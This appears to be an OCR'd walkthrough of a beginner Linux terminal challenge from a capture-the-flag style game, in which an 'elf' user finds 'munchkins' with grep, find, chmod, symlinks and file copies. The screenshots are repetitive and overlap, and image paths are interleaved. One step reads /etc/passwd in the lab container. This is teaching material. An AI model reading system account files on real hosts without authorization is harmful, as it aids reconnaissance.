elf@361d308a160a:~/workshop$ cd electrical
elf@361d308a160a:~/workshop/electrical$ ls
blown_fuse0
elf@361d308a160a:~/workshop/electrical$ mv blown_fuse0 fuse0
elf@361d308a160a:~/workshop/electrical$
[Munchkin Wrangler]> Lollipops [


Make a copy of fuse1 named fuse2.
toolbox_13.txt toolbox_180.txt toolbox_230.txt toolbox_281.txt toolbox_331.txt toolbox_382.txt toolbox_432.txt toolbox_483.txt toolbox_83.txt
toolbox_130.txt toolbox_181.txt toolbox_231.txt toolbox_282.txt toolbox_332.txt toolbox_383.txt toolbox_433.txt toolbox_484.txt toolbox_84.txt
toolbox_131.txt toolbox_182.txt toolbox_232.txt toolbox_283.txt toolbox_333.txt toolbox_384.txt toolbox_434.txt toolbox_485.txt toolbox_85.txt
toolbox_132.txt toolbox_183.txt toolbox_233.txt toolbox_284.txt toolbox_334.txt toolbox_385.txt toolbox_435.txt toolbox_486.txt toolbox_86.txt
toolbox_133.txt toolbox_184.txt toolbox_234.txt toolbox_285.txt toolbox_335.txt toolbox_386.txt toolbox_436.txt toolbox_487.txt toolbox_87.txt
toolbox_134.txt toolbox_185.txt toolbox_235.txt toolbox_286.txt toolbox_336.txt toolbox_387.txt toolbox_437.txt toolbox_488.txt toolbox_88.txt
toolbox_135.txt toolbox_186.txt toolbox_236.txt toolbox_287.txt toolbox_337.txt toolbox_388.txt toolbox_438.txt toolbox_489.txt toolbox_89.txt
toolbox_136.txt toolbox_187.txt toolbox_237.txt toolbox_288.txt toolbox_338.txt toolbox_389.txt toolbox_439.txt toolbox_49.txt toolbox_9.txt
toolbox_137.txt toolbox_188.txt toolbox_238.txt toolbox_289.txt toolbox_339.txt toolbox_39.txt toolbox_44.txt toolbox_490.txt toolbox_90.txt
toolbox_138.txt toolbox_189.txt toolbox_239.txt toolbox_29.txt toolbox_34.txt toolbox_390.txt toolbox_440.txt toolbox_491.txt toolbox_91.txt
toolbox_139.txt toolbox_19.txt toolbox_24.txt toolbox_290.txt toolbox_340.txt toolbox_391.txt toolbox_441.txt toolbox_492.txt toolbox_92.txt
toolbox_14.txt toolbox_190.txt toolbox_240.txt toolbox_291.txt toolbox_341.txt toolbox_392.txt toolbox_442.txt toolbox_493.txt toolbox_93.txt
toolbox_140.txt toolbox_191.txt toolbox_241.txt toolbox_292.txt toolbox_342.txt toolbox_393.txt toolbox_443.txt toolbox_494.txt toolbox_94.txt
toolbox_141.txt toolbox_192.txt toolbox_242.txt toolbox_293.txt toolbox_343.txt toolbox_394.txt toolbox_444.txt toolbox_495.txt toolbox_95.txt
toolbox_142.txt toolbox_193.txt toolbox_243.txt toolbox_294.txt toolbox_344.txt toolbox_395.txt toolbox_445.txt toolbox_496.txt toolbox_96.txt
toolbox_143.txt toolbox_194.txt toolbox_244.txt toolbox_295.txt toolbox_345.txt toolbox_396.txt toolbox_446.txt toolbox_497.txt toolbox_97.txt
toolbox_144.txt toolbox_195.txt toolbox_245.txt toolbox_296.txt toolbox_346.txt toolbox_397.txt toolbox_447.txt toolbox_498.txt toolbox_98.txt
toolbox_145.txt toolbox_196.txt toolbox_246.txt toolbox_297.txt toolbox_347.txt toolbox_398.txt toolbox_448.txt toolbox_499.txt toolbox_99.txt
toolbox_146.txt toolbox_197.txt toolbox_247.txt toolbox_298.txt toolbox_348.txt toolbox_399.txt toolbox_449.txt toolbox_5.txt
elf@361d308a160a:~/workshop$ grep -i munchkin toolbox*
toolbox_191.txt:mUnChKin.4056180441832623
elf@361d308a160a:~/workshop$ ls l*
lollipop_engine
elf@361d308a160a:~/workshop$ ./lollipop_engine
bash: ./lollipop_engine: Permission denied
elf@361d308a160a:~/workshop$ chmod +x lollipop_engine
elf@361d308a160a:~/workshop$ ./lollipop_engine
munchkin.898906189498077
elf@361d308a160a:~/workshop$ cd electrical
elf@361d308a160a:~/workshop/electrical$ ls
blown_fuse0
elf@361d308a160a:~/workshop/electrical$ mv blown_fuse0 fuse0
elf@361d308a160a:~/workshop/electrical$ ln -s fuse0 fuse1
elf@361d308a160a:~/workshop/electrical$
[Munchkin Wrangler]> Lollipops [


We need to make sure munchkins don't come back. Add the characters "MUNCHKIN_REPELLENT" into the file fuse2.
toolbox_132.txt toolbox_183.txt toolbox_233.txt toolbox_284.txt toolbox_334.txt toolbox_385.txt toolbox_435.txt toolbox_486.txt toolbox_86.txt
toolbox_133.txt toolbox_184.txt toolbox_234.txt toolbox_285.txt toolbox_335.txt toolbox_386.txt toolbox_436.txt toolbox_487.txt toolbox_87.txt
toolbox_134.txt toolbox_185.txt toolbox_235.txt toolbox_286.txt toolbox_336.txt toolbox_387.txt toolbox_437.txt toolbox_488.txt toolbox_88.txt
toolbox_135.txt toolbox_186.txt toolbox_236.txt toolbox_287.txt toolbox_337.txt toolbox_388.txt toolbox_438.txt toolbox_489.txt toolbox_89.txt
toolbox_136.txt toolbox_187.txt toolbox_237.txt toolbox_288.txt toolbox_338.txt toolbox_389.txt toolbox_439.txt toolbox_49.txt toolbox_9.txt
toolbox_137.txt toolbox_188.txt toolbox_238.txt toolbox_289.txt toolbox_339.txt toolbox_39.txt toolbox_44.txt toolbox_490.txt toolbox_90.txt
toolbox_138.txt toolbox_189.txt toolbox_239.txt toolbox_29.txt toolbox_34.txt toolbox_390.txt toolbox_440.txt toolbox_491.txt toolbox_91.txt
toolbox_139.txt toolbox_19.txt toolbox_24.txt toolbox_290.txt toolbox_340.txt toolbox_391.txt toolbox_441.txt toolbox_492.txt toolbox_92.txt
toolbox_14.txt toolbox_190.txt toolbox_240.txt toolbox_291.txt toolbox_341.txt toolbox_392.txt toolbox_442.txt toolbox_493.txt toolbox_93.txt
toolbox_140.txt toolbox_191.txt toolbox_241.txt toolbox_292.txt toolbox_342.txt toolbox_393.txt toolbox_443.txt toolbox_494.txt toolbox_94.txt
toolbox_141.txt toolbox_192.txt toolbox_242.txt toolbox_293.txt toolbox_343.txt toolbox_394.txt toolbox_444.txt toolbox_495.txt toolbox_95.txt
toolbox_142.txt toolbox_193.txt toolbox_243.txt toolbox_294.txt toolbox_344.txt toolbox_395.txt toolbox_445.txt toolbox_496.txt toolbox_96.txt
toolbox_143.txt toolbox_194.txt toolbox_244.txt toolbox_295.txt toolbox_345.txt toolbox_396.txt toolbox_446.txt toolbox_497.txt toolbox_97.txt
toolbox_144.txt toolbox_195.txt toolbox_245.txt toolbox_296.txt toolbox_346.txt toolbox_397.txt toolbox_447.txt toolbox_498.txt toolbox_98.txt
toolbox_145.txt toolbox_196.txt toolbox_246.txt toolbox_297.txt toolbox_347.txt toolbox_398.txt toolbox_448.txt toolbox_499.txt toolbox_99.txt
toolbox_146.txt toolbox_197.txt toolbox_247.txt toolbox_298.txt toolbox_348.txt toolbox_399.txt toolbox_449.txt toolbox_5.txt
elf@361d308a160a:~/workshop$ grep -i munchkin toolbox*
toolbox_191.txt:mUnChKin.4056180441832623
elf@361d308a160a:~/workshop$ ls l*
lollipop_engine
elf@361d308a160a:~/workshop$ ./lollipop_engine
bash: ./lollipop_engine: Permission denied
elf@361d308a160a:~/workshop$ chmod +x lollipop_engine
elf@361d308a160a:~/workshop$ ./lollipop_engine
munchkin.898906189498077
elf@361d308a160a:~/workshop$ cd electrical
elf@361d308a160a:~/workshop/electrical$ ls
blown_fuse0
elf@361d308a160a:~/workshop/electrical$ mv blown_fuse0 fuse0
elf@361d308a160a:~/workshop/electrical$ ln -s fuse0 fuse1
elf@361d308a160a:~/workshop/electrical$ cp fuse1 fuse 2
cp: target '2' is not a directory
elf@361d308a160a:~/workshop/electrical$ cp fuse1 fuse2
elf@361d308a160a:~/workshop/electrical$
[Munchkin Wrangler]> Lollipops [

```
Find the munchkin somewhere in /opt/munchkin_den.

toolbox_133.txt  toolbox_184.txt  toolbox_234.txt  toolbox_285.txt  toolbox_335.txt  toolbox_386.txt  toolbox_436.txt  toolbox_487.txt  toolbox_87.txt
toolbox_134.txt  toolbox_185.txt  toolbox_235.txt  toolbox_286.txt  toolbox_336.txt  toolbox_387.txt  toolbox_437.txt  toolbox_488.txt  toolbox_88.txt
toolbox_135.txt  toolbox_186.txt  toolbox_236.txt  toolbox_287.txt  toolbox_337.txt  toolbox_388.txt  toolbox_438.txt  toolbox_489.txt  toolbox_89.txt
toolbox_136.txt  toolbox_187.txt  toolbox_237.txt  toolbox_288.txt  toolbox_338.txt  toolbox_389.txt  toolbox_439.txt  toolbox_49.txt   toolbox_9.txt
toolbox_137.txt  toolbox_188.txt  toolbox_238.txt  toolbox_289.txt  toolbox_339.txt  toolbox_39.txt   toolbox_44.txt   toolbox_490.txt  toolbox_90.txt
toolbox_138.txt  toolbox_189.txt  toolbox_239.txt  toolbox_29.txt   toolbox_34.txt   toolbox_390.txt  toolbox_440.txt  toolbox_491.txt  toolbox_91.txt
toolbox_139.txt  toolbox_19.txt   toolbox_24.txt   toolbox_290.txt  toolbox_340.txt  toolbox_391.txt  toolbox_441.txt  toolbox_492.txt  toolbox_92.txt
toolbox_14.txt   toolbox_190.txt  toolbox_240.txt  toolbox_291.txt  toolbox_341.txt  toolbox_392.txt  toolbox_442.txt  toolbox_493.txt  toolbox_93.txt
toolbox_140.txt  toolbox_191.txt  toolbox_241.txt  toolbox_292.txt  toolbox_342.txt  toolbox_393.txt  toolbox_443.txt  toolbox_494.txt  toolbox_94.txt
toolbox_141.txt  toolbox_192.txt  toolbox_242.txt  toolbox_293.txt  toolbox_343.txt  toolbox_394.txt  toolbox_444.txt  toolbox_495.txt  toolbox_95.txt
toolbox_142.txt  toolbox_193.txt  toolbox_243.txt  toolbox_294.txt  toolbox_344.txt  toolbox_395.txt  toolbox_445.txt  toolbox_496.txt  toolbox_96.txt
toolbox_143.txt  toolbox_194.txt  toolbox_244.txt  toolbox_295.txt  toolbox_345.txt  toolbox_396.txt  toolbox_446.txt  toolbox_497.txt  toolbox_97.txt
toolbox_144.txt  toolbox_195.txt  toolbox_245.txt  toolbox_296.txt  toolbox_346.txt  toolbox_397.txt  toolbox_447.txt  toolbox_498.txt  toolbox_98.txt
toolbox_145.txt  toolbox_196.txt  toolbox_246.txt  toolbox_297.txt  toolbox_347.txt  toolbox_398.txt  toolbox_448.txt  toolbox_499.txt  toolbox_99.txt
toolbox_146.txt  toolbox_197.txt  toolbox_247.txt  toolbox_298.txt  toolbox_348.txt  toolbox_399.txt  toolbox_449.txt  toolbox_5.txt
elf@361d308a160a:~/workshop$ grep -i munchkin toolbox*
toolbox_191.txt:mUnChKin.4056180441832623
elf@361d308a160a:~/workshop$ ls l*
lollipop_engine
elf@361d308a160a:~/workshop$ ./lollipop_engine
bash: ./lollipop_engine: Permission denied
elf@361d308a160a:~/workshop$ chmod +x lollipop_engine
elf@361d308a160a:~/workshop$ ./lollipop_engine
munchkin.898906189498077
elf@361d308a160a:~/workshop$ cd electrical
elf@361d308a160a:~/workshop/electrical$ ls
blown_fuse0
elf@361d308a160a:~/workshop/electrical$ mv blown_fuse0 fuse0
elf@361d308a160a:~/workshop/electrical$ ln -s fuse0 fuse1
elf@361d308a160a:~/workshop/electrical$ cp fuse1 fuse 2
cp: target '2' is not a directory
elf@361d308a160a:~/workshop/electrical$ cp fuse1 fuse2
elf@361d308a160a:~/workshop/electrical$ echo MUNCHKIN_REPELLENT >> fuse2
elf@361d308a160a:~/workshop/electrical$
[Munchkin Wrangler]> Lollipops [                                                   ]
```


```
Find the file somewhere in /opt/munchkin_den that is owned by the user munchkin.

./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/BeanRepository.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/TagPluginManager.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/ParserController.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/TagLibraryInfoImpl.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/TextOptimizer.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/tagplugin
grep: ./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/tagplugin: Is a directory
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/tagplugin/TagPlugin.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/tagplugin/TagPluginContext.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/Collector.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/ImplicitTagLibraryInfo.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/TagFileProcessor.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/JspRuntimeContext.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/DefaultErrorHandler.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/ErrorDispatcher.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/ELFunctionMapper.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/JspDocumentParser.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/CustomCompiler.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/JasperException.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/JspCompilationContext.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/EmbeddedServletOptions.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/JspC.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/Constants.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/xmlparser
grep: ./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/xmlparser: Is a directory
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/xmlparser/EncodingMap.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/xmlparser/XMLStringBuffer.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/xmlparser/UTF8Reader.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/xmlparser/XMLEncodingDetector.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/xmlparser/XMLChar.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/xmlparser/TreeNode.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/xmlparser/ASCIIReader.java
^C
elf@361d308a160a:/opt/munchkin_den$
[Munchkin Wrangler]> Lollipops [
```


```
Find the file created by munchkins that is greater than 108 kilobytes and less than 110 kilobytes located somewhere in /opt/munchkin_den.
```


```
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/ParserController.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/TagLibraryInfoImpl.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/TextOptimizer.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/tagplugin
grep: ./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/tagplugin: Is a directory
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/tagplugin/TagPlugin.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/tagplugin/TagPluginContext.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/Collector.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/ImplicitTagLibraryInfo.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/TagFileProcessor.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/JspRuntimeContext.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/DefaultErrorHandler.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/ErrorDispatcher.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/ELFunctionMapper.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/JspDocumentParser.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/CustomCompiler.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/JasperException.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/JspCompilationContext.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/EmbeddedServletOptions.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/JspC.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/Constants.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/xmlparser
grep: ./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/xmlparser: Is a directory
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/xmlparser/EncodingMap.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/xmlparser/XMLStringBuffer.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/xmlparser/UTF8Reader.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/xmlparser/XMLEncodingDetector.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/xmlparser/XMLChar.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/xmlparser/TreeNode.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/xmlparser/ASCIIReader.java
^C
elf@361d308a160a:/opt/munchkin_den$ find . -user munchkin -print
./apps/showcase/src/main/resources/template/ajaxErrorContainers/niKhCnUm_9528909612014411
elf@361d308a160a:/opt/munchkin_den$
[Munchkin Wrangler]> Lollipops [
```


```
List running processes to find another munchkin.
```

```
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/xmlparser/XMLChar.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/xmlparser/TreeNode.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/xmlparser/ASCIIReader.java
^C
elf@361d308a160a:/opt/munchkin_den$ find . -user munchkin -print
./apps/showcase/src/main/resources/template/ajaxErrorContainers/niKhCnUm_9528909612014411
elf@361d308a160a:/opt/munchkin_den$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
init:x:1050:1050::/home/init:/bin/bash
elf:x:1051:1051::/home/elf:/bin/bash
munchkin:x:1052:1052::/home/munchkin:/bin/bash
elf@361d308a160a:/opt/munchkin_den$ find . -user munchkin -size +108k -size -110k -print
elf@361d308a160a:/opt/munchkin_den$ find . -size +108k -size -110k -print
./plugins/portlet-mocks/src/test/java/org/apache/m_u_n_c_h_k_i_n_2579728047101724
elf@361d308a160a:/opt/munchkin_den$
[Munchkin Wrangler]> Lollipops [                                                                                    ]
```



The 14516_munchkin process is listening on a tcp port. Use a command to have the only listening port display to the screen.
^C
elf@361d308a160a:/opt/munchkin_den$ find . -user munchkin -print
./apps/showcase/src/main/resources/template/ajaxErrorContainers/niKhCnUm_9528909612014411
elf@361d308a160a:/opt/munchkin_den$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
